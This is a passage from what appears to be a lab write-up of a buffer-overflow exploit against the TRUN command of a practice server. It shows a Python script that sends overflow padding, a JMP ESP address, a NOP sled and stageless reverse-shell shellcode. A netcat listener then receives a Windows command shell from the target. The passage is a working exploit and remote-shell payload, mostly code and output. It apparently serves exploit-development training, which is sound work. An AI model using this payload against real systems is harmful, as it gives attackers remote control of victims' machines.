    StagelessReverseShellCode += b"\xcc\x02\x6b\x8d\x67\xf9\xfc"
    StagelessReverseShellCode += b"\x72\xdf\x39\x97\x1a\x22\x39"
    StagelessReverseShellCode += b"\x76\x87\xab\xdf\x12\x27\xfa"
    StagelessReverseShellCode += b"\x48\x8b\xde\xa7\x02\x2a\x1e"
    StagelessReverseShellCode += b"\x72\x6f\x6c\x94\x71\x90\x23"
    StagelessReverseShellCode += b"\x5d\xff\x82\xd4\xad\x4a\xf8"
    StagelessReverseShellCode += b"\x73\xb1\x60\x94\x18\x20\xef"
    StagelessReverseShellCode += b"\x64\x56\x59\xb8\x33\x3f\xaf"
    StagelessReverseShellCode += b"\xb1\xd1\xad\x96\x6b\xc7\x2f"
    StagelessReverseShellCode += b"\x4e\x53\x43\xf4\xb3\x5a\x4a"
    StagelessReverseShellCode += b"\x79\x8f\x78\x5c\x47\x10\xc5"
    StagelessReverseShellCode += b"\x08\x17\x47\x93\xe6\xd1\x31"
    StagelessReverseShellCode += b"\x55\x50\x88\xee\x3f\x34\x4d"
    StagelessReverseShellCode += b"\xdd\xff\x42\x52\x08\x76\xaa"
    StagelessReverseShellCode += b"\xe3\xe5\xcf\xd5\xcc\x61\xd8"
    StagelessReverseShellCode += b"\xae\x30\x12\x27\x65\xf1\x32"
    StagelessReverseShellCode += b"\xca\xaf\x0c\xdb\x53\x3a\xad"
    StagelessReverseShellCode += b"\x86\x63\x91\xf2\xbe\xe7\x13"
    StagelessReverseShellCode += b"\x8b\x44\xf7\x56\x8e\x01\xbf"
    StagelessReverseShellCode += b"\x8b\xe2\x1a\x2a\xab\x51\x1a"
    StagelessReverseShellCode += b"\x7f"

    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.connect((IP, PORT))

        data = sock.recv(SIZE).decode()
        print(data)

        buf  = b"TRUN ."
        buf += b"A" * OFFSET
        buf += JMP_ESP
        buf += b"\x90" * 32 #NOP
        buf += StagelessReverseShellCode
        buf += b"\r\n"

        sock.sendall(buf)
        data = sock.recv(SIZE).decode()
        print(data)

        sock.close()
    except Exception as err:
        print(f"Error : {err}")
```

Gained shell

```
┌─[user@parrot]─[~]
└──╼ $rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.134] 49160
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\adminuser\Desktop>
```